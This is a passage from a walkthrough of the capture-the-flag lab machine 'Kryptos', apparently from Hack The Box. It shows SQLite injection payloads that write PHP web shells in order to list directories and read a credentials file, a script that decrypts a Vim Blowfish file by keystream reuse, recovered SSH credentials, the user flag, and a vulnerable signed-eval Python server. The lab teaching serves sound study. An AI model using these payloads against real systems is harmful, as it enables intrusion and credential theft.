
```
��&UArrayalldayalldayCREATE TABLE allday (dayta text)
(
    [0] => .
    [1] => ..
    [2] => rijndael
)
root@kali:~#
```

We see a directory of user **rijndael**.

Let’s execute again the sql injection but this time scan **rijndael home directory:**


1 or 1=1;attach database
‘/var/www/html/dev/d9e28afcf0b274a5e0542abb67db0784/Hello.php’ as Hello;
CREATE TABLE Hello.pwnme (dayta text);
INSERT INTO Hello.pwnme (dayta) VALUES (“<?php
print_r(scandir(‘/home/rijndael/’)); ?>”);—“

The resulted execution with no errors:



```
<html>
<head></head>
<body>
Opened database successfully
Query : SELECT * FROM books WHERE id=1 or 1=1;attach database '/var/www/html/dev/d9e28afcf0b274a5e0542abb67db
0784/Hello.php' as Hello; CREATE TABLE Hello.allday (dayta text);
INSERT INTO Hello.allday (dayta) VALUES ("<?php print_r(scandir('/home/rijndael')); ?>");--"
</body>
</html>
```

And now let’s read Hello.php file:



```
��.eArrayalldayalldayCREATE TABLE allday (dayta text)
(
    [0] => .
    [1] => ..
    [2] => .bash_history
    [3] => .bash_logout
    [4] => .bashrc
    [5] => .cache
    [6] => .gnupg
    [7] => .profile
    [8] => .ssh
    [9] => creds.old
    [10] => creds.txt
    [11] => kryptos
    [12] => user.txt
)
```


Trying to read the user.txt has failed and also .ssh directory showed nothing…

So I’ve tried to read creds.txt file:

1 or 1=1;attach database
‘/var/www/html/dev/d9e28afcf0b274a5e0542abb67db0784/Hello1.php’ as Hello;
CREATE TABLE Hello.alldayo (dayta text);
INSERT INTO Hello.alldayo (dayta) VALUES (“<?php echo
base64_encode(file_get_contents(‘/home/rijndael/creds.txt’)); ?>”);—“

http://127.0.0.1/dev/sqlite_test_page.php?no_results=FALSE&bookid=1%20%6f%72%20%31%3d%31%3b%61%74%74%61%63%68%20%64%61%74%61%62%61%73%65%20%27%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%64%65%76%2f%64%39%65%32%38%61%66%63%66%30%62%32%37%34%61%35%65%30%35%34%32%61%62%62%36%37%64%62%30%37%38%34%2f%48%65%6c%6c%6f%31%2e%70%68%70%27%20%61%73%20%48%65%6c%6c%6f%3b%20%43%52%45%41%54%45%20%54%41%42%4c%45%20%48%65%6c%6c%6f%2e%61%6c%6c%64%61%79%6f%20%28%64%61%79%74%61%20%74%65%78%74%29%3b%0a%49%4e%53%45%52%54%20%49%4e%54%4f%20%48%65%6c%6c%6f%2e%61%6c%6c%64%61%79%6f%20%28%64%61%79%74%61%29%20%56%41%4c%55%45%53%20%28%22%3c%3f%70%68%70%20%65%63%68%6f%20%62%61%73%65%36%34%5f%65%6e%63%6f%64%65%28%66%69%6c%65%5f%67%65%74%5f%63%6f%6e%74%65%6e%74%73%28%27%2f%68%6f%6d%65%2f%72%69%6a%6e%64%61%65%6c%2f%63%72%65%64%73%2e%74%78%74%27%29%29%3b%20%3f%3e%22%29%3b%2d%2d%22

I’ve base64 encoded the written creds.txt so now after retrieving the file let’s decode:



```
��N�#VmltQ3J5cHR+MDIhCxjkNctWEpo1RIBAcDuWLZMNqBB2bmRdwUviHHlZQ33ZNfs2Z01SQYturoot@kali:~#
root@kali:~# echo "VmltQ3J5cHR+MDIhCxjkNctWEpo1RIBAcDuWLZMNqBB2bmRdwUviHHlZQ33ZNfs2Z01SQYtu" | base64 -d
VimCrypt~02!
�vnd]�K�yYC}�5�6gMRA�nroot@kali:~#
root@kali:~# echo "VmltQ3J5cHR+MDIhCxjkNctWEpo1RIBAcDuWLZMNqBB2bmRdwUviHHlZQ33ZNfs2Z01SQYtu" | base64 -d > cr
eds.txt
root@kali:~# file creds.txt
creds.txt: Vim encrypted file data
root@kali:~# 
```

It seems that the file is of type “**Vim encrypted file data**” and in its **header** we can see **VimCrypt~02!**


Doing some research, I realized this file is encrypted using Blowfish cipher.

To decrypt this file I’ve used the following script (**base64**):

aW1wb3J0IHN5cwppbXBvcnQgaXRlcnRvb2xzCmltcG9ydCBiaW5hc2NpaQoKY2l
waGVyYmxrID0gW10KCiNYT1IgRlVOQ1RJT04gQ09QSUVEIEZST00gTU9PTkJ
JTkdCSU5HIEdpdGh1YiAtIFRIQU5LIFlPVSAtIGh0dHBzOi8vZ2lzdC5naXRodWI
uY29tL21vb25iaW5nYmluZy8zNDMyOTg5CmRlZiB4b3Ioc3RyZWFtLCBrZXkpO
gogICAga2V5ID0ga2V5ICogKGxlbihzdHJlYW0pIC8gbGVuKGtleSkgKyAxKQogI
CAgcmV0dXJuICcnLmpvaW4oY2hyKG9yZCh4KSBeIG9yZCh5KSkgZm9yIChh4L
HkpIGluIGl0ZXJ0b29scy5pemlwKHN0cmVhbSwga2V5KSkKCndob2xlZmlsZSA9I
G9wZW4oc3lzLmFyZ3ZbMV0sICdyYicpCnByaW50ICJbK10gY3JlZHMudHh0IGl
uIGhleDogCSIrYmluYXNjaWkuaGV4bGlmeSh3aG9sZWZpbGUucmVhZCgpKQp3
aXRoIG9wZW4oc3lzLmFyZ3ZbMV0sICdyYicpIGFzIGZpbGU6CgkjUkVBREIlORy
BUSEUgRklSU1QgMjggYnl0ZXMuCglwcmludCAiWyFdIEJhc2VkIG9uIHRoZSBz

b3VyY2UgY29kZSAtIGh0dHBzOi8vZ2l0aHViLmNvbS92aW0vdmltL2Jsb2IvbWFz
dGVyL3NyYy9jcnlwdC5jIgoJcHJpbnQgIlshXSBGaXJzdCAyOCBieXRlcyB3aGlja
CBpcyB0aGUgaGVhZGVyIGlzIG1hZGUgb2Y6IgoJcHJpbnQgIj09PT09PT09PT09P
T09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09PT09PT09PT09PT09PSIKCXByaW50ICJbIV0gMTIgYnl0ZXMgZ
W5jcnlwdGlvbiBkZXNjcmlwdG9yIC0gKDIpIG1lYW5zIGJsb3dmaXNoIgoJI0Zpcn
N0IDEyYnl0ZXMgYXJlIHRoZSBNYWdpYyB3aGljaCBpcyBWaW1DcnlwdFhYC
gkjVGhlbiBuZXh0IDggYnl0ZXMgYXJlIHRoZSBzYWx0CgkjVGhlbiBuZXh0IDgg
Ynl0ZXMgYXJlIHRoZSBDRkIgSVYKCWhlYWRlciA9IGZpbGUucmVhZCgxMik
KCXByaW50ICJbK10gRGVzY3JpcHRvciBpbiB0ZXh0OgkiK2hlYWRlcgoJcHJpbn
QgIlsrXSBEZXNjcmlwdG9yIGluIGhleDogCSIrYmluYXNjaWkuaGV4bGlmeShoZ
WFkZXIpCglwcmludCAiLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tL
S0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tIgoJcHJpbnQg
IlshXSA4IGJ5dGVzIHNhbHQiCglzYWx0ID0gZmlsZS5yZWFkKDgpCgkjcHJpbnQ
gIlsrXSBTYWx0OiAJCSIrc2FsdAoJcHJpbnQgIlsrXSBTYWx0IGluIGhleDogCSIrY
mluYXNjaWkuaGV4bGlmeShzYWx0KQoJcHJpbnQgIi0tLS0tLS0tLS0tLS0tLS0tLS
0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tL
S0tLS0tLS0tLSIKCXByaW50ICJbIV0gOCBieXRlcyBJViIKCWl2ID0gZmlsZS5yZ
WFkKDgpCgkjcHJpbnQgIlsrXSBJVjogCQkJIitpdiAKCXByaW50ICJbK10gSVYga
W4gaGV4OiAJCSIrYmluYXNjaWkuaGV4bGlmeShpdikKCXByaW50ICI9PT09PT
09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09P
T09PT09PT09PT09PT09PT09PT09PT0iCglwcmludCAiVGhlbiB0aGUgc
3Vic2VxdWVudCBpcyB0aGUgY2lwaGVydGV4dCIKCSNUaGVuIHRoZSBuZXh0
IDY0Ynl0ZXMgaXMgZW5jcnlwdGVkIHdpdGggdGhlIHNhbWUgSVYsIGhlbmNlI
HZ1bG5lcmFibGUKCWJsb2NrMSA9IGZpbGUucmVhZCg4KQoJYmxvY2syID0g
ZmlsZS5yZWFkKDgpCglibG9jazMgPSBmaWxlLnJlYWQoOCkKCWJsb2NrNCA9
IGZpbGUucmVhZCg4KQoJcHJpbnQgIlsrXSAxc3QgYmxvY2sgb2YgODoJIitiaW5
hc2NpaS5oZXhsaWZ5KGJsb2NrMSkKCXByaW50ICJbK10gMm5kIGJsb2NrIG9m
IDg6CSIrYmluYXNjaWkuaGV4bGlmeShibG9jazIpCglwcmludCAiWytdIDNyZCBi
bG9jayBvZiA4OgkiK2JpbmFzY2lpLmhleGxpZnkoYmxvY2szKQoJcHJpbnQgIlsrX
SA0dGggYmxvY2sgb2YgODoJIitiaW5hc2NpaS5oZXhsaWZ5KGJsb2NrNCkKCglj
aXBoZXJibGsuYXBwZW5kKGJsb2NrMSkgI1RoaXMgaXMgYmxvY2sgWzBdCglj
aXBoZXJibGsuYXBwZW5kKGJsb2NrMikgI1RoaXMgaXMgYmxvY2sgWzFdCglj
aXBoZXJibGsuYXBwZW5kKGJsb2NrMykgI1RoaXMgaXMgYmxvY2sgWzJdCglj
aXBoZXJibGsuYXBwZW5kKGJsb2NrNCkgI1RoaXMgaXMgYmxvY2sgWzNdCgo
JcGxhaW4gPSAncmlqbmRhZWwnCglwcmludCAnWy1dIFBsYWludGV4dCB0aGF
0IHdlIGtub3cgLSAnICsgcGxhaW4KCQoJcHJpbnQgJ1tSQVRJT05BTEVdIFRoZSB
lbmNyeXB0aW9uIG1lY2hhbmlzbScKCXByaW50ICc9PT09PT09PT09PT09PT09P
T09PT09PT09PT09PT0nCiAgICAgICAgcHJpbnQgJ1tSQVRJT05BTEVd
a2V5c3RyZWFtID0gQmxvd2Zpc2goSVYpJwoJcHJpbnQgJ1tSQVRJT05BTEVdIG
NpcGhlcmJsa1swXSA9IFhPUihrZXlzdHJlYW0sIHBsYWludGV4dCg4IGNoYXIpK
ScKCXByaW50ICdbUkFUSU9OQUxFXSBjaXBoZXJibGtbMV0gPSBYT1Ioa2V5c
3RyZWFtLCBwbGFpbnRleHQobmV4dCA4IGNoYXIpKScKCXByaW50ICdbUkF
USU9OQUxFXSBTaW5jZSB0aGlzIGlzIFhPUiBmdW5jdGlvbiwgd2UgY2FuIHRlY
2huaWNhbGx5IHJlY292ZXIgdGhlIGtleXN0cmVhbSBieSB0aGlzOicKCXByaW50I
CdbUkFUSU9OQUxFXSBrZXlzdHJlYW0gPSBYT1IoY2lwaGVyYmxrWzBdLCB
wbGFpbnRleHQoOCBjaGFyKSknCglwcmludCAnWy1dIFhPUi1pbmcgMXN0IGJsb
2NrIG9mIDggZm9yIGtleXN0cmVhbScKCWtleSA9IHhvcihjaXBoZXJibGtbMF0sI
HBsYWluKQoJcHJpbnQgJ1srXSBrZXlzdHJlYW0gaW4gaGV4OgknICsgYmluYX
NjaWkuaGV4bGlmeShrZXkpCglwbGFpbjEgPSB4b3IoY2lwaGVyYmxrWzFdLCBr

ZXkpCglwcmludCAnWytdIERlY3J5cHRpbmcgMm5kIGJsb2NrIG9mIDggd2l0aCB
0aGUgcmVjb3ZlcmVkIGtleXN0cmVhbTonK3BsYWluMSAKCXBsYWluMiA9IHh
vcihjaXBoZXJibGtbMl0sIGtleSkKCXByaW50ICdbK10gRGVjcnlwdGluZyAzcmQg
YmxvY2sgb2YgOCB3aXRoIHRoZSByZWNvdmVyZWQga2V5c3RyZWFtOicrcGx
haW4yCglwbGFpbjMgPSB4b3IoY2lwaGVyYmxrWzNdLCBrZXkpCglwcmludCAn
WytdIERlY3J5cHRpbmcgNHRoIGJsb2NrIG9mIDggd2l0aCB0aGUgcmVjb3ZlcmV
kIGtleXN0cmVhbTonK3BsYWluMwoKCXByaW50ICdbK10gRlVMTCBERUNSW
VBUSU9OOiAnK3BsYWluICsgcGxhaW4xICsgcGxhaW4yICsgcGxhaW4zIAo=




```
root@kali:~# python vimdec.py creds.txt
[+] creds.txt in hex:   56696d43727970747e3032210b18e435cb56129a35448040703b962d930da810766e645dc14be21c7959437dd935fb
36674d52418b6e
[!] Based on the source code - https://github.com/vim/vim/blob/master/src/crypt.c
[!] First 28 bytes which is the header is made of:
================================================================================
[!] 12 bytes encryption descriptor - (2) means blowfish
[+] Descriptor in text: VimCrypt~02!
[+] Descriptor in hex:  56696d43727970747e303221
--------------------------------------------------------------------------------
[!] 8 bytes salt
[+] Salt in hex:        0b18e435cb56129a
--------------------------------------------------------------------------------
[!] 8 bytes IV
[+] IV in hex:          35448040703b962d
================================================================================
Then the subsequent is the ciphertext
[+] 1st block of 8:     930da810766e645d
[+] 2nd block of 8:     c14be21c7959437d
[+] 3rd block of 8:     d935fb36674d5241
[+] 4th block of 8:     8b6e
[-] Plaintext that we know - rijndael
[RATIONALE] The encryption mechanism
====================================
[RATIONALE]keystream = Blowfish(IV)
[RATIONALE] cipherblk[0] = XOR(keystream, plaintext(8 char))
[RATIONALE] cipherblk[1] = XOR(keystream, plaintext(next 8 char))
[RATIONALE] Since this is XOR function, we can technically recover the keystream by this:
[RATIONALE] keystream = XOR(cipherblk[0], plaintext(8 char))
[-] XOR-ing 1st block of 8 for keystream
[+] keystream in hex:   e164c27e120f0131
[+] Decrypting 2nd block of 8 with the recovered keystream: / bkVBL
[+] Decrypting 3rd block of 8 with the recovered keystream:8Q9HuBSp
[+] Decrypting 4th block of 8 with the recovered keystream:j

[+] FULL DECRYPTION: rijndael / bkVBL8Q9HuBSpj
```

We’ve got credentials!!

rijndael / bkVBL8Q9HuBSpj


Let’s try to SSH using them:



```
root@kali:~# ssh rijndael@10.10.10.129
The authenticity of host '10.10.10.129 (10.10.10.129)' can't be established.
ECDSA key fingerprint is SHA256:64wUMfOorQYhRQm6s0UxBVEfYTMmL8P7cPL6CRcGzBA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.129' (ECDSA) to the list of known hosts.
rijndael@10.10.10.129's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Wed Mar 13 12:31:55 2019 from 192.168.107.1
rijndael@kryptos:~$ whoami
rijndael
rijndael@kryptos:~$ id
uid=1001(rijndael) gid=1001(rijndael) groups=1001(rijndael)
rijndael@kryptos:~$
```

We are in!

Let’s grab **user.txt** flag:



```
rijndael@kryptos:~$ ls -la
total 48
drwxr-xr-x 6 rijndael rijndael 4096 Mar 13 12:24 .
drwxr-xr-x 3 root     root     4096 Oct 30  2018 ..
lrwxrwxrwx 1 root     root        9 Oct 31  2018 .bash_history -> /dev/null
-rw-r--r-- 1 root     root      220 Oct 30  2018 .bash_logout
-rw-r--r-- 1 root     root     3771 Oct 30  2018 .bashrc
drwx------ 2 rijndael rijndael 4096 Mar 13 11:52 .cache
-rw-rw-r-- 1 root     root       21 Oct 30  2018 creds.old
-rw-rw-r-- 1 root     root       54 Oct 30  2018 creds.txt
drwx------ 3 rijndael rijndael 4096 Mar 13 12:24 .gnupg
drwx------ 2 rijndael rijndael 4096 Mar 13 12:01 kryptos
-rw-r--r-- 1 root     root      807 Oct 30  2018 .profile
drwx------ 2 rijndael rijndael 4096 Oct 31  2018 .ssh
-r-------- 1 rijndael rijndael   33 Oct 30  2018 user.txt
rijndael@kryptos:~$ cat user.txt
92b69719917528cc6b19fd551da90de2
```

Privilege Escalation:


Enumerating rijndael directory, we find a python script: **kryptos.py**:

```
import random
import json
import hashlib
import binascii
from ecdsa import VerifyingKey, SigningKey, NIST384p
from bottle import route, run, request, debug
from bottle import hook
from bottle import response as resp

def secure_rng(seed):
 # Taken from the internet—probably secure
 p = 2147483647
 g = 2255412

keyLength = 32
 ret = 0
 ths = round((p-1)/2)
 for i in range(keyLength*8):
 seed = pow(g,seed,p)
 if seed > ths:
 ret += 2**i
 return ret

# Set up the keys
seed = random.getrandbits(128)
rand = secure_rng(seed) + 1
sk = SigningKey.from_secret_exponent(rand, curve=NIST384p)
vk = sk.get_verifying_key()

def verify(msg, sig):
 try:
 return vk.verify(binascii.unhexlify(sig), msg)
 except:
 return False

def sign(msg):
 return binascii.hexlify(sk.sign(msg))

@route('/', method='GET')
def web_root():
 response = {'response':
 {
 'Application': 'Kryptos Test Web Server',
 'Status': 'running'
 }
 }
 return json.dumps(response, sort_keys=True, indent=2)

@route('/eval', method='POST')
def evaluate():
 try:
 req_data = request.json
 expr = req_data['expr']
 sig = req_data['sig']
 # Only signed expressions will be evaluated
 if not verify(str.encode(expr), str.encode(sig)):
 return “Bad signature”
 result = eval(expr, {‘__builtins__’:None}) # Builtins are removed, this should be
pretty safe
 response = {‘response’:
 {
 ‘Expression’: expr,
 ‘Result’: str(result)
 }
 }
 return json.dumps(response, sort_keys=True, indent=2)
 except:
 return “Error”

# Generate a sample expression and signature for debugging purposes
@route(‘/debug’, method=’GET’)
def debug():
 expr = ‘2+2’
 sig = sign(str.encode(expr))
 response = {‘response’:
 {
 ‘Expression’: expr,
 ‘Signature’: sig.decode()
 }
 }
 return json.dumps(response, sort_keys=True, indent=2)

run(host=’127.0.0.1', port=81, reloader=True)
```

——————————————————————————————————————— -

We can observe that the script creates a web server hosted locally and listens on port 81.

Let’s run netstat to verify if the server is up and listening:



```
rijndael@kryptos:~/kryptos$ netstat -antupe
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
